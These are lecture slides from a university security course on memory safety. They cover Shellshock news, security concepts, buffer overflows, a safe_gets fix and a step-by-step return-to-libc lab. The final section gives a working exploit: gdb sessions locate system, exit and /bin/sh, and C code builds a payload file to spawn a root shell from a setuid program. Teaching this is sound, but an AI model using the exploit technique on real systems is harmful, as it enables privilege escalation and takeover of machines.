CSE484/CSE584

MEMORY-(UN)SAFETY

Dr. Benjamin Livshits

FUD About Shellshock

Hackers exploit '**Shellshock**' bug with **worms** in early attacks **...**
www.reuters.com/.../us-cybersecurity-**shellshock**-idUSKCN0HK2... Reuters
2 days ago - ... identified **Shellshock** computer bug, using fast-moving **worm** viruses ... software at the heart of the "**Shellshock**" bug, known as **Bash**, is also ...

The Internet Braces for the Crazy **Shellshock Worm** | WIRED
www.wired.com/2014/09/internet-braces-crazy-**shellshock**-**worm**/ Wired
3 days ago - A nasty bug in many of the world's **Linux** and Unix operating systems could allow malicious hackers to create a computer **worm** that wreaks ...

Bash bug: **Shellshocked** yet? You will be ... when this goes **...**
www.theregister.co.uk/2014/09/25/**shell_shock**ed_not_yet/ The Register
3 days ago - Much of the impact of the **Shellshock** vulnerability is unknown and will ... can easily **worm** past firewalls and infect lots of systems," Graham said.

Errata Security: **Bash 'shellshock'** bug is wormable
blog.erratasec.com/2014/09/**bash**-**shellshock**-bug-is-**worm**able.html
3 days ago - **Bash 'shellshock'** bug is wormable ... this thing is clearly wormable, and can easily **worm** past firewalls ... http://**shellshock**.brandonpotter.com.

First attacks using '**shellshock**' **Bash** bug discovered | ZDNet
www.zdnet.com/first-attacks-using-**shellshock**-**bash**-bug-discovere... ZDNet
2 days ago - Within a day of the **Bash** bug dubbed '**shellshock**' being disclosed, it appears ... and can easily **worm** past firewalls and infect lots of systems.

The **Shellshock Bash** bug - What is it and what should you do?
grahamcluley.com/2014/09/**shellshock**-**bash**-bug-test/

CVE-2014-6271 Announcement

Bash Code Injection Vulnerability (CVE-2014-6271)

Published Wednesday at 5:34 PM

Red Hat Product Security has been made aware of a vulnerability affecting all versions of the bash package shipped with Red Hat Enterprise Linux. Since many of Red Hat's products run on a base installation of Red Hat Enteprise Linux, there is a risk of other products being impacted by this vulnerability as well.

The bash code injection vulnerability CVE-2014-6271 could allow for arbitrary code execution, allowing an attacker to bypass imposed environment restrictions. Certain services and applications allow remote unauthenticated attackers to exploit this vulnerability by providing environment variables. As the Bash shell is the most commonly used shell today, the risk of impact from this vulnerability if left unchecked could be severe.

To learn more about affected products, remediation steps, and testing your Bash version for vulnerabilities, see https://access.redhat.com/articles/1200223 in the Red Hat Customer Portal.

How Systems Fail

- Systems may fail for many reasons, including
- Reliability deals with accidental failures
- Usability deals with problems arising from operating mistakes made by users
- Security deals with intentional failures created by intelligent parties
  - Security is about computing in the presence of an adversary
  - But security, reliability, and usability are all related

What Drives the Attackers?

- Adversarial motivations:
  - Money, fame, malice, revenge, curiosity, politics, terror....
- Fake websites: identity theft, steal money
- Control victim's machine: send spam, capture passwords
- Industrial espionage and international politics
- Attack on website, extort money
- Wreak havoc, achieve fame and glory
- Access copy-protected movies and videos, entitlement or pleasure

Security is a Big Problem

- Security very often on front pages of newspapers

Challenges: What is "Security?"

- What does security mean?
  - Often the hardest part of building a secure system is figuring out what security means
  - What are the assets to protect?
  - What are the threats to those assets?
  - Who are the adversaries, and what are their resources?
  - What is the security policy?
- Perfect security does not exist!
  - Security is not a binary property
  - Security is about risk management

From Policy to Implementation

- After you've figured out what security means to your application, there are still challenges
  - Requirements bugs
    - Incorrect or problematic goals
  - Design bugs
    - Poor use of cryptography
    - Poor sources of randomness
    - ...
  - Implementation bugs
    - Buffer overflow attacks
    - ...
  - Is the system <u>usable</u>?

Many Participants

- Many parties involved
  - System developers
  - Companies deploying the system
  - The end users
  - The adversaries (possibly one of the above)
- Different parties have different goals
  - System developers and companies may wish to optimize cost
  - End users may desire security, privacy, and usability
    - True?
  - But the relationship between these goals is quite complex (will customers choose not to buy the product if it is not secure?)

Other (Mutually-Related) Issues

- Do consumers actually care about security?
- Security is expensive to implement
- Plenty of legacy software
- Easier to write “insecure” code
- Some languages (like C) are unsafe

Approaches to Security

- Prevention
  - Stop an attack
- Detection
  - Detect an ongoing or past attack
- Response
  - Respond to attacks


- The threat of a response may be enough to deter some attackers

Control Hijacking Attacks


- Take over target machine (e.g. web server)
- Execute arbitrary code on target by hijacking application's control flow, i.e. what actions it performs
- Ideally, this is something that can be done remotely

- Basic examples
  - Buffer overflow attacks
  - Integer overflow attacks
  - Format string vulnerabilities
- More advanced
  - Heap-based exploits
  - Heap spraying
  - ROC – return-oriented programming
  - JIT spraying


Vulnerabilities By Year



Top 3 Vulnerability Type Over Time



Buffer Overruns: 35% of Critical Vulns



Anatomy of a Buffer Overflow


- *Buffer*: memory used to store user input, has fixed maximum size
- *Buffer overflow*: when user input exceeds max buffer size
- Extra input goes into memory locations

Semantics of the Program vs. Implementation of the Language

- Buggy programs will behave "as expected" most of the time
- Some of the time, they will fail in unexpected ways
- Some other times, when confronted with unexpected inputs provided by the attacker, they will give the attacker some unexpected capabilities
- Fundamentally, the semantics of C are very close to its implementation on modern hardware, which compromises safety

A Small Example

- Malicious user enters > 1024 chars, but **`buf`** can only store 1024 chars; extra chars overflow buffer




```c
void get_input() {
    char buf[1024];
    gets(buf);
}
void main(int argc, char*argv[]){
    get_input();
}
```


A More Detailed Example

```c
int checkPassword() {
    char pass[16];
    bzero(pass, 16); // Initialize
    printf ("Enter password: ");
    gets(pass);
    if (strcmp(pass, "opensesame") == 0)
            return 1;
     else
            return 0;
 }

void openVault() {
        // Opens the vault
}

main() {
    if (checkPassword()) {
        openVault();
        printf ("Vault opened!");
    }
}
```





`checkPassword()` Bugs

- *Execution stack*: maintains current function state and address of return function
- *Stack frame*: holds vars and data for function
- Extra user input (> 16 chars) overwrites return address
  - *Attack string*: 17-20th chars can specify address of openVault() to bypass check
  - Address can be found with source code or binary

Non-Executable Stacks Don't Solve It All

- Some operating systems (for example Fedora) allow system administrators to make stacks non-executable
- Attack could overwrite return address to point to newly injected code
- NX stacks can prevent this, but not the vault example (jumping to an existing function)
- *Return-into-libc attack*: jump to library functions
  - e.g. `/bin/sh` or `cmd.exe` to gain access to a command shell (*shellcode*) and complete control

6.1.3. The safe_gets() Function

```c
#define EOLN '\n'
void safe_gets (char *input, int max_chars) {
    if ((input == NULL) || (max_chars < 1))) return;
    if (max_chars == 1) { input[0] = 0; return; }
    int count = 0;
    char next_char;
    do {
        next_char = getchar(); // one character at a time
        if (next_char != EOLN)
        input[count++] = next_char;
    } while ((count < max_chars-1) && // leave space for null
             (next_char != EOLN));
    input[count]=0;
```

- Unlike **`gets()`**, takes parameter specifying max chars to insert in buffer
- Use in checkPassword() instead of gets() to eliminate buffer overflow vulnerability: `5 safe_gets(pass, 16);`

More on return-to-libc Exploits


```c
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
unsigned int xormask = 0xBE;
int i, length;
int bof(FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    length = fread(buffer, sizeof(char), 52, badfile);
    /* XOR the buffer with a bit mask */
    for (i=0; i<length; i++) {
       buffer[i] ^= xormask;
    }
    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

```
$ sudo -s
Password (enter your password)

# gcc -fno-stack-protector -o retlib retlib.c

# chmod 4755 retlib

# exit
```

Now we have this program that will run as root on the machine

Getting Root Access

- **fread** reads an input of size 52 bytes from a file called “badfile” into a buffer of size 12, causing the overflow.
- The function **fread**() does not check boundaries, so buffer overflow will occuru
- The goal is to spawn a root shell on the machine as a result of changing badfile’s contents
- Why this obsession with the shell?

Stack Layout

We want program to exit

This is our primary target – we are after a call to system!

Argument to the
- Overridden with the address of the "/bin/sh" string

Return address of the s
bytes) - Overridden wit
exit() func

This is function main's stack frame

Return address (4 bytes) - Overridden with the address to the system () function

Addess of the previous stack frame pointer (4 bytes)

Size of the

Argument to the call to system (shell program) will go here

- But of course we need to figure out the correct addresses to put into the file!
  - system function in libc
  - exit function in libc
- And we need to figure out how to place a pointer to /bin/sh string at the top

Address of `system` Routine


```
File  Edit  View  Terminal  Help
seed@seed-desktop:~/assignment$ gdb ./retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x8048584
(gdb) r
Starting program: /home/seed/assignment/retlib

Breakpoint 1, 0x08048584 in main ()
Current language:  auto; currently asm
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ea78b0 <system>
(gdb) 
```

Address of `exit`


```
seed@seed-desktop:~/assignment$ gdb ./retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x8048584
(gdb) r
Starting program: /home/seed/assignment/retlib

Breakpoint 1, 0x08048584 in main ()
Current language:  auto; currently asm
(gdb) p exit
$1 = {<text variable, no debug info>} 0xb7e9cb30 <exit>
(gdb) 
```

Address of the `/bin/sh`


```
findBinShAddress.c:6: warning: format '%p' expects type 'void *', but argument 2
findBinShAddress.c:3: warning: return type of 'main' is not 'int'
seed@seed-desktop:~/assignment$ clear

seed@seed-desktop:~/assignment$ export BINSH="                       /bin/sh"
seed@seed-desktop:~/assignment$ ./findBinShAddress
0xbffffe05                       /bin/sh
seed@seed-desktop:~/assignment$ gdb ./retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x8048584
(gdb) r
Starting program: /home/seed/assignment/retlib

Breakpoint 1, 0x08048584 in main ()
Current language:  auto; currently asm
(gdb) x/s 0xbffffe05
0xbffffe05:      "H=", ' ' <repeats 23 times>, "/bin/sh"
(gdb) x/s 0xbffffe1e
0xbffffe1e:      "/bin/sh"
(gdb)
```

```
#include <stdio.h>
void main(){
  char* binsh =
           getenv("BINSH");
  if(binsh){
    printf("%p %s\n",
      (unsigned int)
        binsh, binsh);
  }
}
```

Putting **badfile** Together

```c
int main(int argc, char **argv) {
 unsigned int xormask = 0xBE;
 char buf[52];
 FILE *badfile;
 memset(buf, 1, sizeof(buf));
 badfile = fopen("./badfile", "w");
 /* You need to decide the addresses and
 the values for X, Y, Z. The order of the following
 statements does not imply the order of X, Y, Z.
 Actually, we intentionally scrambled the order. */
 *(long *) &buf[24] = 0xbffffe1f ; // address of  "/bin/sh"
  //..... // string on stack
  *(long *) &buf[16] = 0xb7ea78b0 ; // system() call
  *(long *) &buf[20] = 0xb7e9cb30 ; // exit()

  /* Added XOR mask to bypass mask in retlib.c program.*/
  int i = 0;
  for (i = 0; i < 52; i++) {
    buf[i] ^=xormask;
  }

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

